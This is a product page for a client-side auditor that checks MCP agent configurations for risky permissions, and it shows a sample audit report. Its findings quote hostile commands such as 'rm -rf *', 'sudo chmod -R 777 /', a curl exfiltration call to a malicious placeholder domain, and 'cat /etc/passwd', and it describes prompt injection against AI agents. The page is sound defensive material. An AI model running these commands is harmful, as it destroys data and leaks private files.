Loading...
Privacy-First • 100% Client-Side
Open Source RepositoryMCP Security & Permission Auditor
Audit, score, and security-harden Model Context Protocol (MCP) server configurations, tool argument schemas, and auto-approved commands for Claude, Cursor, and Windsurf agents. Eliminate prompt injection hazards and unconstrained file access with 100% in-browser privacy.
100% Client-Side Privacy
MCP Security & Permission Auditor
Audit Model Context Protocol server configurations, tool argument schemas, and auto-approved commands for dangerous permissions, root path access, and unmasked secrets.
Vulnerability Presets:
Security Rating
0/ 100
CRITICAL RISK
Vulnerabilities (5)Critical: 2 | High: 3

Unconstrained Root Directory Accesscritical
An MCP server is granted full access to the system root directory ('/' or 'C:\').
💡 Rec: Restrict filesystem paths to explicit workspace directories (e.g., '/Users/dev/project').
Wildcard Auto-Approved Tool Executioncritical
All tools ('*') are auto-approved without user confirmation.
💡 Rec: Enforce explicit whitelists for safe read-only tools (e.g., ['read_file', 'list_directory']).
Dangerous Auto-Approved Command: "rm -rf *"high
Auto-approving destructive or shell execution commands like "rm -rf *" enables prompt injection risks.
💡 Rec: Remove destructive commands from auto-approval list. Require manual user confirmation.
Dangerous Auto-Approved Command: "sudo chmod -R 777 /"high
Auto-approving destructive or shell execution commands like "sudo chmod -R 777 /" enables prompt injection risks.
💡 Rec: Remove destructive commands from auto-approval list. Require manual user confirmation.
Dangerous Auto-Approved Command: "curl http://malicious-domain.com/exfil"high
Auto-approving destructive or shell execution commands like "curl http://malicious-domain.com/exfil" enables prompt injection risks.
💡 Rec: Remove destructive commands from auto-approval list. Require manual user confirmation.
Automated Security Policy & Remediation Rules
Apply these security constraints to eliminate prompt injection vulnerabilities and restrict agent execution boundaries:
1. Command Whitelisting
Never auto-approve shell execution tools. Limit command lists to non-destructive read actions like `npm test` or `git status`.
2. Path Sandboxing
Replace root directories (`/`) with explicit project folder trees (e.g. `./workspace`) to prevent system file tampering.
3. Secret Masking
Move inline secrets out of JSON configs into local environment variables (`process.env.API_KEY`).
What is MCP Security & Permission Auditing?
The Model Context Protocol (MCP) enables frontier AI models (such as Claude 3.7 Sonnet or DeepSeek R1) to interface with local desktop tools, command-line binaries, and internal databases. However, granting AI agents unconstrained execution privileges—such as root directory access (/) or wildcards (*) on terminal commands—exposes developer environments to severe prompt injection and data exfiltration threats.
The HiMat MCP Security & Permission Auditor evaluates mcp.json, .claude.json, and .cursor/mcp.json manifest files against official JSON-RPC 2.0 security specifications. It pinpoints dangerous wildcard parameters, unmasked API keys, unescaped shell inputs, and unconstrained path traversal, providing instant 1-click security hardening.
Key Features & Hardening Capabilities
100% Client-Side Memory Privacy
Zero backend uploads. Proprietary MCP server configurations, tool argument schemas, local file paths, and environment tokens are audited 100% in local browser memory.
Multi-Client MCP Config Inspector
Parses and lints `.claude.json`, `.cursor/mcp.json`, `mcp.json`, and stdio/HTTP server manifests against official MCP JSON-RPC 2.0 security specifications.
Real-Time Risk Scoring Engine (0-100)
Computes a weighted security risk score with Critical, High, Medium, and Low severity tags, highlighting exact line numbers and vulnerability descriptions.
Automated Security Hardening & Remediation
One-click auto-remediation that strips unconstrained wildcards (`*`), auto-sanitizes shell execution parameters, restricts filesystem roots, and injects input boundaries.
Multi-Format Hardened Config Exporter
Export sanitized `.claude.json`, `.cursor/mcp.json`, and ready-to-use TypeScript (@modelcontextprotocol/sdk) or Python guardrail middleware.
Interactive MCP Security Sandbox & Presets
Includes pre-configured vulnerability test scenarios for Filesystem MCP, Shell Command MCP, Postgres Database MCP, and Web Scraper MCP.
Frequently Asked Questions (FAQs)
What is an MCP Security & Permission Auditor?
It is a browser-local security linter and policy hardener for Model Context Protocol (MCP) servers and AI client configurations (Claude Desktop, Cursor, Windsurf). It identifies dangerous command permissions, unconstrained file access, unmasked secrets, and malformed schemas before AI agents execute tools.
Why are unconstrained command permissions in MCP dangerous?
If an AI client is configured with auto-approved terminal commands or unconstrained tool parameters (e.g. `rm -rf *` or `cat /etc/passwd`), a prompt injection attack can trick the AI agent into executing destructive commands or exfiltrating private files without user confirmation.
Is my MCP server configuration or API key uploaded to HiMat servers?
No. The HiMat MCP Security & Permission Auditor operates 100% locally in your web browser. Neither your configuration files, local folder paths, tool arguments, nor API credentials ever leave your machine.
How does automated security hardening work?
Our local hardening engine converts wildcards into explicit folder paths, enforces whitelist constraints on `autoApprovedCommands`, injects input bounds into parameter schemas, and redacts exposed credentials (`sk-`, `ghp_`) with safe placeholders.
Related tools and resources
Continue with related utilities, services, and guides from HiMat.
Related free tools
Need Custom AI Agent Orchestration & Security Architecture?
HiMat Technologies designs production-grade, eval-gated AI agents, Model Context Protocol servers, and enterprise workflow automation systems with strict security boundaries.